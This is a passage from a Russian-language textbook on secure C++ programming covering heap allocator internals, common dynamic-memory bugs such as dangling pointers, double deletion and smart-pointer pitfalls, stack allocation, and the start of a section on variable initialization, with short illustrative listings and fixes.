


Рисунок 2.3 Свободный чанк

Чанки объединяются в отдельные области памяти — **кучи** (Рисунок 2.4). Кучи содержат собственные заголовки и также объединяются в список, связанный по указателям **prev**. В заголовке кучи так же есть размер **size** и указатель на арену **ar_ptr**.




Рисунок 2.4 Арены и кучи

Арены (Рисунок 2.5) также объединяются в список, по указателям **next** и **nextfree** (следующая только что созданная пустая арена). Также в каждой арене есть мьютекс, блокирующий доступ при каждой аллокации, и служебная информация **stats**. Указатель **top** — это последний выделенный чанк. Память для дополнительных арен выделяется в исходной главной куче, поэтому все указатели **ar_ptr** ведут в нее. Чанки в арене объединяются в собственные списки по различным критериям (Рисунок 2.6):

1. **fastbins** — чанки для быстрого выделения памяти, имеют фиксированный размер, объединяются в односвязный список, по указателям **fwd**, не поддерживают логику консолидации, выделяются только с головы списка;
2. **bins** — это двусвязный список обычных чанков, по указателям **fwd** и **bck**. В список добавляются следующие чанки:
   - Несортированные — чанки различного размера, добавляются в этот список при освобождении памяти;
   - Малые — чанки фиксированного размера, не содержат полей **nextsize**, участвуют в консолидации, но при объединении становятся большими;
   - Большие — чанки разного размер, имеют поля **fwd_nextsize** и **bk_nextsize**, которые превращают список чанков в дважды связный список, отсортированный по размеру.




Рисунок 2.5 Содержимое арены




Рисунок 2.6 Дважды связный список чанков

Может использоваться локальный кэш чанков для каждого потока (структура чанков повторяет оригинальный список), обычно не очень большой. При его использовании глобальные арены не задействуются и соответственно не блокируются.

Алгоритм выделения памяти нацелен на максимально быстрое выделение подходящего участка памяти. Последовательно проверяются списки чанков от самых быстрых **fastbin** к самым медленным (большим чанкам). Если чанк подходящего размера найден, он возвращается, иначе происходит разделение большого чанка на два. Выделение чанка предполагает переписывание их заголовков. Освобождение памяти также влечет изменение заголовка и проведение операции консолидации, если соседний чанк также свободен.

Направления атак на аллокатор памяти связаны со структурой чанков. Переполнив буфер в куче, можно изменить поля заголовка следующего чанка, а именно его размер и адреса **fwd**, **bck**, **fd_nextsize**, **bk_nextsize**. Поврежденные заголовки влияют на поведение при освобождении и аллокации новых чанков. Сейчас многие изменения успешно выявляются алгоритмом, тем не менее атакующий может подобрать такие значения, которые пройдут проверки.

Какие ошибки в программе могут привести к повреждению кучи? Кроме обычного переполнения буфера, существует еще ряд типовых ошибок:

1. Использование памяти после удаления и висячие указатели;
2. Совместное использование операторов выделения и освобождения памяти C++ и функций из библиотеки C. Например, если скомбинировать **new/malloc**, **delete/free**, или операторы для отдельных элементов и массивов;
3. Вызов оператора **delete** для размещающего **new** или отсутствие вызова деструктора;
4. Невыровненный буфер. Актуально для размещающего оператора **new**;
5. Отсутствие проверки результата выделения памяти;
6. Двойное удаление.

Разберем эти ошибки подробней в следующих главах.

2.2.2 Использование памяти после удаления и висячие указатели

Висячих указателей мы уже касались, когда рассматривали ошибки работы со строками. Напомним, что это указатели, которые указывают на уже освобожденную память.

В коде такая ошибка может быть допущена по разным причинам. В самом очевидном случае висячий указатель появляется после вызова оператора **delete**, попытка последующего его использования, вызывает неопределенное поведение. Менее очевидные варианты связаны с сохранением указателей на временные объекты, как в следующем фрагменте (Листинг 2.17).

Листинг 2.17 Неопределенное поведение из-за указателей на временные объекты

```
std::vector<int> GetVals() {
    return {1, 2, 3};
}
int main() {
    // Здесь сохраняется итератор на временный объект
    const auto begin{GetVals().begin()};

    // Здесь неопределенное поведение
    std::cout << *begin << std::endl;

    return 0;
}
```

В ловушку висячих указателей можно попасть при использовании цикла **for**, основанного на диапазоне (Листинг 2.171). В примере ниже происходит итерация по символам строки из временного объекта. Оператор цикла при этом не увеличивает время жизни объекта, даже при наличии константной ссылки[1]. Происходит это из-за цепочки обращений **GetVector().front()**. В C++23 эта проблема была исправлена[2] и теперь цикл **for** хранит любые временные объекты до конца своего выполнения.

Листинг 2.17 Ловушка с висячими указателями в цикле for

```
std::vector<std::string> GetVector() {
    return { "str1", "str2" };
}

int main() {
    for (const auto& val : GetVector().front()) {
        std::cout << val << std::endl;
    }
    return 0;
}
```

2.2.3 Разные операторы выделения и освобождения памяти

Ошибки, связанные с неправильным использованием операторов выделения и освобождения памяти, весьма разнообразны. Стоит заметить, что в C++ выделять память можно по-разному, возможные способы указаны в таблице ниже (Таблица 2.6).

Таблица 2.6 Соответствие операторов выделения и освобождения памяти

Способ	Выделение	Освобождение
Глобальный оператор **new**	**new**	**delete**
Глобальный оператор **new**, не выбрасывающий исключений	**new (std::nothrow)**	**delete**

[1] Константная ссылка в C++, также как и универсальная ссылка (auto&&), продлевают время жизни объекта до конца области видимости

[2] Final Fix of Broken Range-based for Loop https://www.open-std.org/jtc1/sc22/wg21/docs/papers/2022/p2644r1.pdf

Способ	Выделение	Освобождение
Глобальный оператор **new** для массивов	**new[]**	**delete[]**
Глобальный оператор **new** для массивов, не выбрасывающий исключений	**new (std::nothrow) []**	**delete[]**
Специфичный для класса оператор **new**	В классе должен быть определен метод **operator new()**, далее выделение памяти через вызов **new**.	В классе должен быть определен метод **operator delete()** или **operator delete(std::nothrow_t)**, далее освобождение через вызов **delete**.
Специфичный для класса оператор **new**, не выбрасывающий исключений	В классе должен быть определен метод **operator new(std::nothrow_t)**, далее выделение через **new (std::nothrow)**.	В классе должен быть определен метод **operator delete(std::nothrow_t)**, далее освобождение через **delete**.
Специфичный для класса оператор **new** для массива	В классе должен быть определен метод **operator new[]()**, далее выделение через **new[]**	В классе должен быть определен метод **operator delete[]()**, далее освобождение через **delete[]**
Специфичный для класса оператор **new** для массива, не выбрасывающий исключений	В классе должен быть определен метод **operator new[](std::nothrow_t)**, далее выделение через **new (std::nothrow) []**	В классе должен быть определен метод **operator delete[](std::nothrow_t)**, далее освобождение через **delete[]**
Размещающий оператор **new**	**new(buffer)**	Не требуется. Нужен явный вызов деструктора.
Прямой вызов аллокатора	**allocator<T>::allocate()**	**allocator<T>::deallocate()**
Функции выделения памяти языка C	**std::malloc(), std::calloc(), std::realloc()**	**std::free()**

Для сохранения целостности кучи необходимо использовать соответствующие друг другу операторы выделения и освобождения памяти. Канонический анти–пример, который приводят в данном случае, связан с совместным использованием выделения памяти для массива и освобождения для одиночного объекта (Листинг 2.18).

Листинг 2.18 Ошибка при удалении памяти

```
int* i{new int[10]};
//…
delete i;
```

Бывают и более интересные случаи, например если смешать глобальный оператор и специфичный для класса (Листинг 2.19).

Листинг 2.19 Ошибка удаления динамической памяти для объекта класса

```
struct A {
    static void *operator new(
        std::size_t size) noexcept {
        return std::malloc(size);
    }
    static void operator delete(void *ptr) noexcept {
        std::free(ptr);
    }
};

int main() {
    A* a{new A};
    // Здесь вызывается глобальный оператор delete
    // вместо специфичного для класса
    ::delete a;
    return 0;
}
```

В большинстве случаев (по крайней мере в примерах выше) компиляторы научились распознавать неправильное использование операторов управления памятью и будут выводить соответствующие предупреждения. Задача разработчика в этом случае сводится к тому, чтобы не игнорировать их.

2.2.4 Особенности размещающего оператора new

В таблице соответствия операторов выделения и освобождения памяти указано, что размещающий оператор **new** не требует вызова **delete**. Действительно, этот оператор отличается от других,

его задача разместить объект в указанном буфере (который может быть и на стеке) и вызвать конструктор. Выделения памяти внутри **new** в этом случае не происходит, поэтому **delete** вызывать не надо, однако требуется явный вызов деструктора. Если все равно вызвать **delete**, то будет повреждение кучи, при этом компилятор выдаст предупреждение (Листинг 2.20). Если забыть вызвать деструктор, то может быть утечка памяти и предупреждения скорей всего не будет, в этом случае стоит надеяться на статические и динамические анализаторы.

Листинг 2.20 Ошибочный вызов delete при использовании размещающего new

```
struct A {
    // Произвольное наполнение структуры
};

int main() {
    alignas(A) char space[sizeof(A)];
    A *a = new (&space) A;
    // Здесь лишний вызов оператора delete
    delete a;
    return 0;
}
```

В примере выше (Листинг 2.20), буфер, передаваемый размещающему new, выделен с ключевым словом **alignas**, которое определяет выравнивание. Вырывание представляет собой целое значение, определяющее количество байт между адресами блоков. При работе с памятью процессоры обычно производят считывание и запись не побайтно, а целыми блоками, это ускоряет работу. Память, выделяемая на границах блоков, требует нескольких операций доступа, кроме того, не выровненный буфер нарушает контракт размещения данных, задаваемый соглашением о вызовах функций. При нарушении контракта, в лучшем случае произойдет падение производительности, в худшем — неопределенное поведение, а это уже проблема безопасности.

Одной из особенностей размещающего оператора **new** является, то, что он не контролирует выравнивание переданного ему буфера и его размер, однако, требование, зафиксированное в стандарте, предписывает ему возвращать указатель на выровненную область памяти достаточного размера. Нарушение требования в данном случае ведет к неопределенному поведению как в примере ниже (Листинг 2.21).

Листинг 2.21 Нарушение выравнивания при использовании размещающего new

```
struct A {
    int a{123};
};

int main() {
    alignas(A) char alignedSpace[sizeof(A) + 1];

    // Адрес берется со смещением в 1 байт,
    // это нарушает выравнивание,
    // т.к. структура A имела выравнивание 4 байта
    // (по границам типа int)
    A *a = new (&alignedSpace[1]) A;
    // Явный вызов деструктора.
    a->~A();
    return 0;
}
```

К счастью, компилятор в большинстве случаев делает выравнивания автоматически, даже если не указано ключевое слово **alignas**. Ошибка актуальна в экзотических конфигурациях сборки или на экзотических платформах. Однако, явное указание **alignas** лишним не будет.

2.2.5 Отсутствие проверки результата выделения памяти

Проверка результата выделения памяти была актуальна в языке C, где функции **malloc, calloc, realloc** возвращали нулевой указатель при ошибке. Отсутствие проверки приводило к разыменованию нулевого указателя, которое можно было эксплуатировать. В C++ оператор **new** при ошибке генерирует исключение **std::bad_alloc**, поэтому нет необходимости в явной проверке. Отлавливать или нет такие исключения — это другой вопрос, и он больше относится к логике работы программы, чем к безопасности.

В C++ все равно остался вариант выделения памяти без выкидывания исключения **new (std::nothrow)**[1], и в нем проверка

[1] Здесь аргумент std::nothrow является константой, передающейся в суррогатный аргумент, это указание на то, что оператор не должен генерировать исключений.

результата обязательна, в случае ошибки вернется нулевой указатель (Листинг 2.22).

Листинг 2.22 Проверка результата обязательна при использовании std::nothrow

```
int* i{new (std::nothrow) int};
// При использовании оператора new, не выкидывающего
исключений, проверка на ноль обязательна
if (!i) {
    //…
}
```

Стоит отметить, что выделение памяти для массива нулевого размера в C++, в отличии от C, не является ошибкой. В соответствии со стандартом, должен вернуться ненулевой указатель, который тем не менее нельзя разыменовывать (Листинг 2.23).

Листинг 2.23 Массив нулевой длины в C++

```
// Это не ошибка
char* buff{ new char[0] };
// А это ошибка
std::cout << *buff << std::endl;
```

2.2.6 Двойное удаление

Кажется, что добиться двойного вызова оператора **delete** довольно сложно, но это не так. Такие ошибки возникают при неправильной реализации классов, управляющих выделенной памятью. В фрагменте ниже (Листинг 2.24) двойное удаление произойдет при копировании объектов. В C++ по умолчанию выполняется побитовое копирование, это значит, что в результате оба объекта будут владеть одним указателем, который будет удаляться два раза.

Листинг 2.24 Двойное удаление памяти

```
class A {
public:
    A() : val(new int) {}
    ~A() {
        delete val;
```

```
    }
private:
    int* val{nullptr};
};
int main() {
    A a1, a2;
    a2 = a1;
    return 0;
}
```

Решением данной проблемы является правильная реализация операторов копирования и перемещения, либо их явное запрещение. Существует правило пяти, которое гласит, что если один из специальных методов требует реализации, то нужно реализовать все пять:

1. Деструктор;
2. Копирующий конструктор;
3. Копирующее присваивание;
4. Перемещающий конструктор;
5. Перемещающее присваивание;

Вариант реализации всех пяти специальных методов представлен ниже (Листинг 2.25). Для реализации копирующего присваивания используется идиома "copy&swap"[1], она обеспечивает выполнение строгой гарантии безопасности исключений[2].

Листинг 2.25 Реализация всех специальных методов по правилу пяти

```
class AFixed {
public:
    AFixed() : val(new int) {}
    AFixed(const AFixed& other) {
        assert(other.val);
        val = new int(*other.val);
    }
    AFixed& operator=(const AFixed& other) {
```

[1] Идиома реализации оператора присваивания, при которой сначала создается копия новых данных, а потом атомарное сохранение.

[2] Гарантии безопасности исключений — это набор условий, которым должна удовлетворять программа, в которой генерируются исключения. При базовой гарантии программа должна оставаться согласованной (при генерации исключений не должно быть утечек ресурсов и изменения инвариантов). При строгой гарантии программа не должна менять своего состояния (при генерации исключений программа должна возвращаться в исходное состояние, соблюдая транзакционную целостность). Есть также гарантия отсутствия исключений, в этом случае они запрещены.

```
        AFixed temp(other);
        std::swap(val, temp.val);
        return *this;
    }
    AFixed(AFixed&& other) noexcept {
        val = std::exchange(other.val, nullptr);
    }
    AFixed& operator=(AFixed&& other) noexcept {
        delete val;
        val = std::exchange(other.val, nullptr);
        return *this;
    }
    ~AFixed() {
        delete val;
    }
private:
    int* val{nullptr};
};
```

Также вместо ручного управления памятью можно использовать умные указатели, о которых речь пойдет далее.

2.2.7 Ловушки умных указателей

Кажется, что умные указатели могут решить если не все проблемы с памятью, то большинство. Отчасти это так, но и умные указатели иногда оказываются не настолько умны. Все-таки C++ предполагает, что программист умнее программы и думать должен в первую очередь именно он.

Ловушка №1. Умные указатели не очень любят массивы

Объявление такого вида (Листинг 2.26) вызовет повреждение кучи, т.к. будет вызван оператор удаления одиночного объекта, а не массива.

Листинг 2.26 Массив в умном указателе

```
std::unique_ptr<int> fault{new int[10]};
```

Исправляет ситуацию специализация с поддержкой массива, которая появилась со стандарта C++11 (Листинг 2.27).

Листинг 2.27 Правильное создание массива в умном указателе

```
std::unique_ptr<int[]> fixed{new int[10]};
```

Однако, функцию **make_unique** с поддержкой массива добавили только в C++14 и такой вариант объявления сейчас является предпочтительным (Листинг 2.28).

Листинг 2.28 Поддержка массива в «make_unique»

```
const auto betterFixed{std::make_unique<int[]>(10)};
```

Что касается **std::shared_ptr**, то там ситуация чуть хуже, специализация для массива была введена в C++17, а **make_shared** стал поддерживать массивы только в C++20. Кстати, в обычной ситуации довольно редко возникает необходимость хранить массивы в умных указателях, видимо поэтому эти правки так долго добавлялись в стандарт.

Ловушка №2. Умные указатели не гарантируют отсутствие утечек памяти

До C++17 следующая конструкция могла привести к утечке памяти (Листинг 2.29).

Листинг 2.29 Утечка памяти при использовании умных указателей

```
func(std::shared_ptr<int>(new int),
    func_with_exception());
```

Функция принимает в качестве первого аргумента **std::shared_ptr**, который создается тут же, в качестве второго — все что угодно, являющееся результатом работы функции, которая может сгенерировать исключение. Стоит заметить, что для создания умного указателя в этом случае выполняется два действия: выделение памяти и создание объекта **std::shared_ptr** на основе указателя. До C++17 вычисление аргументов было не регламентировано и могла произойти следующая ситуация:

1. Успешный вызов **new int**;
2. **func_with_excpetion** кидает исключение;
3. Объект **std::shared_ptr** в итоге не создается, в результате выделенная память утекает.

Для решения этой проблемы в **STL** была реализована функция **std::make_shared** (Листинг 2.30), которая объединяет два действия внутри себя.

Листинг 2.30 Создание умного указателя через «make_shared»

```
func(std::make_shared<int>(), func_with_exception());
```

Начиная с C++17 проблема более не актуальна, порядок вычисления аргументов там все равно не уточнен, но по крайней мере вычисляются они как единое целое (вычисление следующего аргумента происходит только после того, как будут выполнены вычисления и все побочные эффекты предыдущего).

Ловушка №3. Умные указатели не гарантируют отсутствие висячих указателей

Умные указатели значительно упрощают жизнь при управлении динамической памятью, но, к сожалению, могут быть ситуации, когда они не являются панацеей. Даже если полностью отказаться от сырых указателей, могут быть ситуации, когда память все равно будет "протухать". Указатель **std::shared_ptr** при копировании делит доступ к объекту, увеличивая счетчик ссылок, однако его передача может осуществляться не только по значению, но и по ссылке и в этом случае разделения владения не происходит и указатель может "протухнуть".

В фрагменте ниже (Листинг 2.31) лямбда функция захватывает **std::shared_ptr** по ссылке, далее происходит выход из области видимости и разрушение объекта. Последующий вызов лямбда функции приводит к ошибке "использование после удаления", вызванной "протухшим" указателям.

Листинг 2.31 "Протухший" std::shared_ptr

```
int main () {
    std::function<void()> func;
    {
        auto ptr{std::make_shared<int>(100)};
        func = [&]() {
            std::cout << *ptr << std::endl;
        };
    }
    // При вызове вероятно будет падение
    func();
    return 0;
}
```

2.2.8 Динамическая память на стеке

Не многие знают, что динамически выделять память можно не только на куче, но и на стеке. В этом есть свои плюсы:

1. Стековая память не требует явного освобождения;
2. Выделение в большинстве случаев происходит быстрей, т.к. нет сложной работы со структурами кучи;
3. Можно выделить точное количество памяти на этапе исполнения.

К сожалению, существуют веские минусы:

1. Имеющиеся механизмы не проверяют выход за границы стека;
2. Размер стека ограничен и нет переносимого способа проверить выход за границы;
3. Не все способы динамического выделения на стеке стандартизованы.

Существует 2 способа выделить динамическую память на стеке: функция **alloca** и массивы переменной длины[1].

Функция **alloca** не входит в стандартную библиотеку и является дополнительной функций в Linux, OpenBSD и ряде других ОС (Листинг 2.32). Она выделяет буфер заданного размера, расширяя текущий фрейм вызывающей функции. Освобождение памяти происходит при выходе из функции, независимо от области видимости объявленного указателя.

Листинг 2.32 Использование функции alloca

```
#include <alloca.h>

void funcAlloca(std::size_t size) {
    char* buff{static_cast<char*>(alloca(size))};
    // Здесь будет напечатан адрес buff,
    // выделенный на стеке
    std::cout << static_cast<void*>(buff) << std::endl;
}
```

Первый недостаток **alloca** заключается в том, что можно случайно вызвать функцию освобождения памяти **std::free**, что вызовет повреждение кучи. Если первый недостаток кажется надуманным, то второй делает эту функцию практически непри-

[1] Variadic Length Array — VLA

годной для использования — это отсутствие какой-либо проверки на переполнения стека.

Следующий механизм можно считать улучшенной версией первого и называется он **массивы переменной длины**. Он стандартизован в языке C и позволяет выделить буфер в пределах области видимости, однако проблема переполнения стека все равно остается (Листинг 2.33).

Листинг 2.33 Использование VLA

```
void funcVLA(std::size_t size) {
    {
        char buff[size];
        std::cout
            << static_cast<void*>(buff) << std::endl;
    }
    // Здесь buff будет разрушен,
    // как и любая другая переменная на стеке
}
```

Использование VLA запрещено стандартом C++, однако **GCC** и **Clang** их поддерживают, выдавая предупреждения (Листинг 2.34).

Листинг 2.34 Предупреждение об использовании VLA

```
warning: ISO C++ forbids variable length array 'buff'
[-Wvla]
```

Даже если удастся собрать программу C++ с VLA, делать так все равно не стоит, лучше воспользоваться стандартными контейнерами **std::deque**, **std::vector** и т.д.

2.2.9 Функции управления памятью языка C

Аналогично функциям работы со строками, в язык C++ из языка C перекочевали функции управления памятью: **std::malloc, std::calloc, std::realloc, std::free**. Их использование сильно повышает вероятность ошибок. Простое правило, при этом, остается прежним — **не стоит использовать унаследованные функции языка C**.

2.2.9 Резюме

Таблица 2.7 Резюме по работе с динамической памятью

Проблема	Последствия	Решение
Использование памяти после удаления, висячие указатели	Повреждение кучи, чтение и запись за границами	Контролировать время жизни указателей на динамическую память; Использовать умные указатели.
Использование разнотипных операторов выделения и освобождения памяти	Повреждение кучи	Использовать таблицу соответствия операторов выделения и освобождения памяти; Не игнорировать предупреждения компилятора.
Вызов **delete** при использовании размещающего **new**. Отсутствие явного вызова деструктора.	Повреждение кучи, утечка памяти	Внимательно работать с размещающим оператором **new**; Не игнорировать предупреждения компилятора; Использовать статические и динамические анализаторы.
Не выровненный буфер при передаче в размещающий оператор **new**	Падение производительности, нарушение контракта размещения операндов	Внимательно работать с размещающим оператором **new**; Доверить компилятору выравнивание данных; Использовать ключевое слово **alignas**.
Отсутствие проверки результата выделения памяти	Разыменование нулевого указателя	Не использовать функции выделения памяти языка C; Проверять результат работы оператора **new (std::nothrow)**
Двойное удаление	Повреждение кучи	Помнить о правиле пяти для специальных методов класса; Использовать умные указатели.
Ошибочная работа с умными указателями	Повреждение кучи, утечка памяти, чтение и запись за границами	Использовать функции **make_shared, make_unique**; Не игнорировать предупреждения компилятора; Использовать статические и динамические анализаторы.
Переполнение при динамическом выделении памяти на стеке	Переполнение стека, повреждение кучи	Не использовать динамическое выделение памяти на стеке через **alloca** и **VLA**.
Неправильное использование функций управления динамической памятью языка C	Повреждение кучи, чтение и запись за границами, утечка памяти	Не использовать функции управления динамической памятью языка C.

2.3 Инициализация

Использование неинициализированных переменных в C++ приводит к неопределенному поведению. Такая, на первый взгляд, мелочь может стать причиной серьезных последствий, среди которых:

1. Утечка информации, которая случайно или намеренно может быть помещена в неинициализированные области памяти;
2. Утечка адресов, которые могут содержаться в ранее использованной памяти. Это поможет злоумышленнику обойти защиту **ASLR**;
3. Контроль потока управления, в случае, когда неинициализированная переменная используются в условных операторах;
4. Использование неинициализированного буфера для инъекции шелл-кода и дальнейшая передача ему управления;
5. Отказ в обслуживании из-за аварийного завершения программы вследствие появления неожиданных значений в неинициализированных переменных.

Существует простое правило, гласящее, что переменные должны быть инициализированы при объявлении всегда и везде. Это убережет от всех или почти всех проблем, упомянутых выше. Чтобы понять, почему это правило столь категорично, стоит разобраться в способах инициализации, которые предоставляет C++. Там есть много неочевидного и на первый взгляд не логичного[1]. За кадром, тем не менее, остаются вопросы производительности, ведь не так просто язык C не занимался инициализацией того, что его явно не попросили. В те далекие времена неявная инициализация была непозволительной роскошью. C++ унаследовал эту особенность. Но даже сейчас, когда проблем с доступной мощностью нет, в специфических задачах, использующих большие объемы памяти (например, в компьютерной графике), введение явной инициализации может стать бутылочным горлышком.

2.3.1 Способы инициализации

Удивительно, но такая простая вещь, как создание переменной с заданным значением, в языке C++ настолько запутана, что мало кто владеет этой темой целиком. Всему виной истори-

[1] Интересные примеры можно найти в статьях "Initialization in C++ is Seriously Bonkers" https://mikelui.io/2019/01/03/seriously-bonkers.html, "Initialization in C++ is bonkers" https://blog.tartanllama.xyz/initialization-is-bonkers

ческие наслоения, которые вводились в язык с каждым новым стандартом. Попробуем разобраться в правилах инициализации, а также в многочисленных исключениях. Нас в первую очередь будет интересовать вопрос безопасности, т.е. все случаи, которые могут привести к неопределенному поведению, а значит к уязвимостям.

Инициализация по умолчанию

Этот способ инициализации явно обозначен в стандарте, хотя по факту он ничего не инициализирует. Для простых типов, массивов, структур POD[1] данные получают в распоряжение участок неинициализированной памяти, что приводит к неопределенному поведению при дальнейшем использовании (Листинг 2.35). Хотя, такие ошибки легко вычисляются компилятором.

Листинг 2.35 Инициализация по умолчанию

```
struct Bar {
    int i;
    int j;
};

void DefaultInitization() {
    int i;
    char buff[10];
    Bar bar;

